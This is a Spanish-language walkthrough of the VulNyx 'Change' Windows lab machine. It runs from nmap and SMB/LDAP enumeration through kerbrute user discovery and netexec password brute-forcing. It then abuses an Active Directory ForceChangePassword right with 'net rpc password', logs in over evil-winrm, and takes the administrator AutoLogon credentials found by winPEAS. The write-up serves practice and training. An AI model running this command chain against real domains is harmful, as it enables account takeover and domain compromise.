VulNyx - Change
Information
Change es una máquina virtual vulnerable Windows de dificultad media de la plataforma VulNyx, fue creada por el usuario d4t4s3c y funciona correctamente en el hipervisor VirtualBox.
Enumeration
Nmap
TCP
❯ nmap -n -Pn -sS -p- --min-rate 5000 192.168.1.54
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-11 17:45 CET
Nmap scan report for 192.168.1.54
Host is up (0.00042s latency).
Not shown: 65514 closed tcp ports (reset)
PORT      STATE SERVICE
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
49671/tcp open  unknown
49675/tcp open  unknown
49687/tcp open  unknown
❯ nmap -sVC -p88,135,139,389,445,464,593,636,3268,3269,5985,47001,49664,49665,49666,49667,49669,49670,49671,49675,49687 192.168.1.54
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-11 17:46 CET
Nmap scan report for megachange.nyx (192.168.1.54)
Host is up (0.0013s latency).

PORT      STATE SERVICE       VERSION
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-03-12 01:46:23Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: megachange.nyx0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: megachange.nyx0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49675/tcp open  msrpc         Microsoft Windows RPC
49687/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 08:00:27:9E:64:07 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: CHANGE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 8h59m58s
|_nbstat: NetBIOS name: CHANGE, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:9e:64:07 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-03-12T01:47:12
|_  start_date: N/A
Shell (sysadmin)
445/TCP (SMB)
Basic Enumeration
Agrego el dominio encontrado megachange.nyx a mi archivo /etc/hosts para futuros ataques
❯ netexec smb 192.168.1.54
SMB   192.168.1.54   445   CHANGE   [*] Windows 10 / Server 2019 Build 17763 x64 (name:CHANGE) (domain:megachange.nyx) (signing:True) (SMBv1:False)
Shares
Null Session
❯ smbclient -NL //192.168.1.54
Anonymous login successful

	Sharename       Type      Comment
	---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.1.54 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

❯ smbmap --no-banner -H 192.168.1.54 -u '' -p ''
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[*] Closed 1 connections

❯ netexec smb 192.168.1.54 -u '' -p '' --shares
SMB   192.168.1.54   445   CHANGE   [*] Windows 10 / Server 2019 Build 17763 x64 (name:CHANGE) (domain:megachange.nyx) (signing:True) (SMBv1:False)
SMB   192.168.1.54   445   CHANGE   [+] megachange.nyx\:
SMB   192.168.1.54   445   CHANGE   [-] Error enumerating shares: STATUS_ACCESS_DENIED
RPC
Null Session
❯ rpcclient -NU "" 192.168.1.54 -c "srvinfo"
do_cmd: Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED
389/TCP (LDAP)
Null Session
❯ ldapsearch -x -H ldap://192.168.1.54 -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#

#
dn:
namingcontexts: DC=megachange,DC=nyx
namingcontexts: CN=Configuration,DC=megachange,DC=nyx
namingcontexts: CN=Schema,CN=Configuration,DC=megachange,DC=nyx
namingcontexts: DC=DomainDnsZones,DC=megachange,DC=nyx
namingcontexts: DC=ForestDnsZones,DC=megachange,DC=nyx

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
❯ ldapsearch -x -H ldap://192.168.1.54 -b "DC=megachange,DC=nyx"
# extended LDIF
#
# LDAPv3
# base <DC=megachange,DC=nyx> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090CB2, comment: In order to perform this opera
 tion a successful bind must be completed on the connection., data 0, v4563

# numResponses: 1
88/TCP (Kerberos)
User Brute Force
Enumero usuarios con kerbrute mediante el wordlist names.txt y obtengo al usuario alfredo
❯ kerbrute userenum --dc 192.168.1.54 -d megachange.nyx /opt/names.txt
    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 03/11/25 - Ronnie Flathers @ropnop

2025/03/11 18:03:22 >  Using KDC(s):
2025/03/11 18:03:22 >  	192.168.1.54:88

2025/03/11 18:03:22 >  [+] VALID USERNAME:	alfredo@megachange.nyx
2025/03/11 18:03:23 >  Done! Tested 10177 usernames (1 valid) in 1.733 seconds
445/TCP (SMB)
En tenencia del usuario alfredo ahora trato de obtener su password
Password Brute Force
Con netexec obtengo éxito con las credenciales alfredo:Password1
❯ netexec smb 192.168.1.54 -u 'alfredo' -p /opt/techyou.txt
SMB   192.168.1.54   445   CHANGE   [*] Windows 10 / Server 2019 Build 17763 x64 (name:CHANGE) (domain:megachange.nyx) (signing:True) (SMBv1:False)
SMB   192.168.1.54   445   CHANGE   [+] megachange.nyx\alfredo:Password1
Intento acceder con las credenciales obtenidas en otros servicios pero no consigo nada nuevo
389/TCP (LDAP)
LDAPDomainDump

Con ldapdomaindump obtengo información referente a usuarios y grupos del dominio
❯ mkdir dump
❯ cd dump

❯ ldapdomaindump -u 'megachange.nyx\alfredo' -p 'Password1' 192.168.1.54
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished

❯ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
El usuario sysadmin forma parte del grupo Remote Management Users
(Si me convierto en dicho usuario, podré acceder al sistema por el servicio WinRM)
BloodHound
Ingestor
Con bloodhound-python hago una recolección de datos del dominio de forma remota como usuario alfredo, esto me permitirá identificar vías para poder realizar movimientos laterales a otros usuarios
❯ bloodhound-python -u 'alfredo' -p 'Password1' -ns 192.168.1.54 -d megachange.nyx -c All --zip

INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: megachange.nyx
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (change.megachange.nyx:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: change.megachange.nyx
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: change.megachange.nyx
INFO: Found 6 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: CHANGE.megachange.nyx
INFO: Done in 00M 00S
INFO: Compressing output into 20250311181920_bloodhound.zip
Analisis

Marco al usuario alfredo como ! Mark User as Owned ya que lo tengo comprometido


El usuario alfredo tiene capacidad ForceChangePassword sobre el usuario sysadmin
En Help nos dan la forma de abusar de ForceChangePassword
El usuario alfredo puede con net forzar un cambio de password sobre el usuario sysadmin
445/TCP (SMB)
ForceChangePassword
Consigo con net cambiar el password del usuario sysadmin
❯ net rpc password sysadmin 'NewPassword123' -U "megachange.nyx/alfredo%Password1" -S 192.168.1.54
Valido las nuevas credenciales tanto por SMB como por WinRM
❯ netexec smb 192.168.1.54 -u 'sysadmin' -p 'NewPassword123'
SMB   192.168.1.54   445   CHANGE   [*] Windows 10 / Server 2019 Build 17763 x64 (name:CHANGE) (domain:megachange.nyx) (signing:True) (SMBv1:False)
SMB   192.168.1.54   445   CHANGE   [+] megachange.nyx\sysadmin:NewPassword123

❯ netexec winrm 192.168.1.54 -u 'sysadmin' -p 'NewPassword123'
WINRM   192.168.1.54   5985   CHANGE   [*] Windows 10 / Server 2019 Build 17763 (name:CHANGE) (domain:megachange.nyx)
WINRM   192.168.1.54   5985   CHANGE   [+] megachange.nyx\sysadmin:NewPassword123 (Pwn3d!)
5985/TCP (WINRM)
Con evil-winrm accedo al sistema como usuario sysadmin
❯ evil-winrm -i 192.168.1.54 -u 'sysadmin' -p 'NewPassword123'
*Evil-WinRM* PS C:\Users\sysadmin\Documents> whoami ; hostname
megachange\sysadmin
CHANGE
Privilege Escalation
Enumeration
winPEAS
Enumero el sistema con winPEAS y obtengo credenciales del usuario administrator en AutoLogon
*Evil-WinRM* PS C:\Users\sysadmin> upload winPEASx64.exe

Info: Uploading /VulNyx/winPEASx64.exe to C:\Users\sysadmin\winPEASx64.exe

Data: 3232424 bytes of 3232424 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\sysadmin> .\winPEASx64.exe

Valido las credenciales obtenidas por SMB y WinRM
❯ netexec smb 192.168.1.54 -u 'administrator' -p 'd0m@in_c0ntr0ll3r'
SMB         192.168.1.54    445    CHANGE           [*] Windows 10 / Server 2019 Build 17763 x64 (name:CHANGE) (domain:megachange.nyx) (signing:True) (SMBv1:False)
SMB         192.168.1.54    445    CHANGE           [+] megachange.nyx\administrator:d0m@in_c0ntr0ll3r (Pwn3d!)

❯ netexec winrm 192.168.1.54 -u 'administrator' -p 'd0m@in_c0ntr0ll3r'
WINRM       192.168.1.54    5985   CHANGE           [*] Windows 10 / Server 2019 Build 17763 (name:CHANGE) (domain:megachange.nyx)
WINRM       192.168.1.54    5985   CHANGE           [+] megachange.nyx\administrator:d0m@in_c0ntr0ll3r (Pwn3d!)
5985/TCP (WINRM)
Accedo al sistema como usuario administrator con evil-winrm
❯ evil-winrm -i 192.168.1.54 -u 'administrator' -p 'd0m@in_c0ntr0ll3r'
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami ; hostname
megachange\administrator
CHANGE
Flags
Ya como usuario administrator puedo leer las flags user.txt y root.txt
*Evil-WinRM* PS C:\> type c:\users\sysadmin\desktop\user.txt
01c92***************************
*Evil-WinRM* PS C:\> type c:\users\administrator\desktop\root.txt
79bf6***************************
Hasta aquí la resolución de la máquina Change.
Happy Hacking!